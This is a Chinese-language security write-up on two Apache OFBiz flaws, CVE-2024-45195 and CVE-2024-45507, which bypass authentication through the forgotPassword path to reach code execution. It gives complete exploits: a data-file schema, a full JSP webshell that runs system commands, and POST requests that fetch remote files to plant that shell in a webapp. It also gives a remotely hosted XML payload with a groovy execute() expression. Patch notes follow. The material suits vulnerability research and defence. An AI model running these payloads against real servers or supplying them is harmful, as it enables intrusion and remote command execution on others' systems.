在之前的(CVE-2024-32113、CVE-2024-36104、CVE-2024-38856)漏洞,都是由同一个底层问题引起的,即控制器和视图地图状态不同步所导致。而之前的修复补丁是在Filter过滤和可能利用的两个视图映射(ProgramExport、EntitySQLProcessor)添加身份验证。但是并没有解决根本问题,可以利用另一个视图来利用该应用程序而无需身份验证。
CVE-2024-45195

controller.xml定义了一个视图为component://webtools/widget/MiscScreens.xml#viewdatafile
webtools/widget/MiscScreens.xml又与ViewDataFile.groovy有关联。

这个脚本用于处理数据文件和定义文件的上传、解析及保存操作。
获取请求参数

将参数转换为URL。


definitionUrl存在,getModelDataFileReader类似于一个读取器,用于读取定义文件的内容。

读取成功后,将定义文件中的数据文件名存入definitionNames

如果dataFileUrl、definitionUrl和definitionNames都存在,尝试使用DataFile.readFile读取数据文件,读取成功后存储在dataFile对象。
将数据文件保存到指定位置


漏洞复现
定义恶意文件
rceschema.xml定义了一个“jsp”字符串字段。在XML代表将写入Web根目录的JSP文件。
<data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<data-file name="rce" separator-style="fixed-length" type-code="text" start-line="0" encoding-type="UTF-8">
<record name="rceentry" limit="many">
<field name="jsp" type="String" length="605" position="0"></field>
</record>
</data-file>
</data-files>
定义一个文件,内容为webshell
<%@ page import='java.io.*' %><%@ page import='java.util.*' %><h1>Ahoy!</h1><br><% String getcmd = request.getParameter("cmd"); if (getcmd != null) { out.println("Command: " + getcmd + "<br>"); String cmd1 = "cmd.exe"; String cmd2 = "/c"; String cmd3 = getcmd; String[] cmd = new String[3]; cmd[0] = cmd1; cmd[1] = cmd2; cmd[2] = cmd3; Process p = Runtime.getRuntime().exec(cmd); OutputStream os = p.getOutputStream(); InputStream in = p.getInputStream(); DataInputStream dis = new DataInputStream(in); String disr = dis.readLine(); while ( disr != null ) { out.println(disr); disr = dis.readLine();}} %>,
python开启http服务
python3 -m http.server 8090

Burp发送数据包利用
POST /webtools/control/forgotPassword/viewdatafile HTTP/1.1

Host: 127.0.0.1:8443

User-Agent: curl/7.81.0

Accept: */*

Content-Length: 237

Content-Type: application/x-www-form-urlencoded


DATAFILE_LOCATION=http://127.0.0.1:8090/shell.txt&DATAFILE_SAVE=./applications/accounting/webapp/accounting/index.jsp&DATAFILE_IS_URL=true&DEFINITION_LOCATION=http://127.0.0.1:8090/rceschema.xml&DEFINITION_IS_URL=true&DEFINITION_NAME=rce
浏览器访问:https://127.0.0.1:8443/accounting/index.jsp?cmd=whoami
补丁修复
配置文件中加入了auth配置,renderView加入了鉴权,代表所有映射都需要去验证用户身份。

https://github.com/apache/ofbiz-framework/commit/9fe40f8cba8399afdfa41e8c9fd0ec61a569f2b5
CVE-2024-45507
当前视图StatBinsHistory加载完成后会交给装饰器StatsDecorator来进行统一的布局渲染。这个装饰器模板的位置是外部传递的。

StatsSinceStart.groovy执行完成后经过多次调用会去加载远程xml


最终会解析执行我们远程托管的xml
在\framework\webtools\widget\StatsScreens.xml目录寻找可利用的接口。


大部分后缀都是.mainDecoratorLocation,但是这个参数已经在系统定义,等于参数不可控。
最终可利用接口:
POST /webtools/control/forgotPassword/StatsSinceStart HTTP/1.1

Host: 127.0.0.1:8443

Cache-Control: max-age=0

Content-Type: application/x-www-form-urlencoded

Content-Length: 56


statsDecoratorLocation=http://127.0.0.1:8090/payload.xml
POST /webtools/control/forgotPassword/ViewMetrics HTTP/1.1

Host: 127.0.0.1:8443

Cache-Control: max-age=0

Content-Type: application/x-www-form-urlencoded

Content-Length: 56


statsDecoratorLocation=http://127.0.0.1:8090/payload.xml
漏洞复现
创建xml文件payload.xml
<?xml version="1.0" encoding="UTF-8"?>
<screens xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://ofbiz.apache.org/Widget-Screen" xsi:schemaLocation="http://ofbiz.apache.org/Widget-Screen http://ofbiz.apache.org/dtds/widget-screen.xsd">
<screen name="StatsDecorator">
<section>
<actions>
<set value="${groovy:'calc'.execute();}"/>
</actions>
</section>
</screen>
</screens>
开启http服务托管xml

burp发包
POST /webtools/control/forgotPassword/StatsSinceStart HTTP/1.1

Host: 127.0.0.1:8443

Content-Type: application/x-www-form-urlencoded

Content-Length: 56


statsDecoratorLocation=http://127.0.0.1:8090/payload.xml
补丁修复
如果传递url则抛出异常。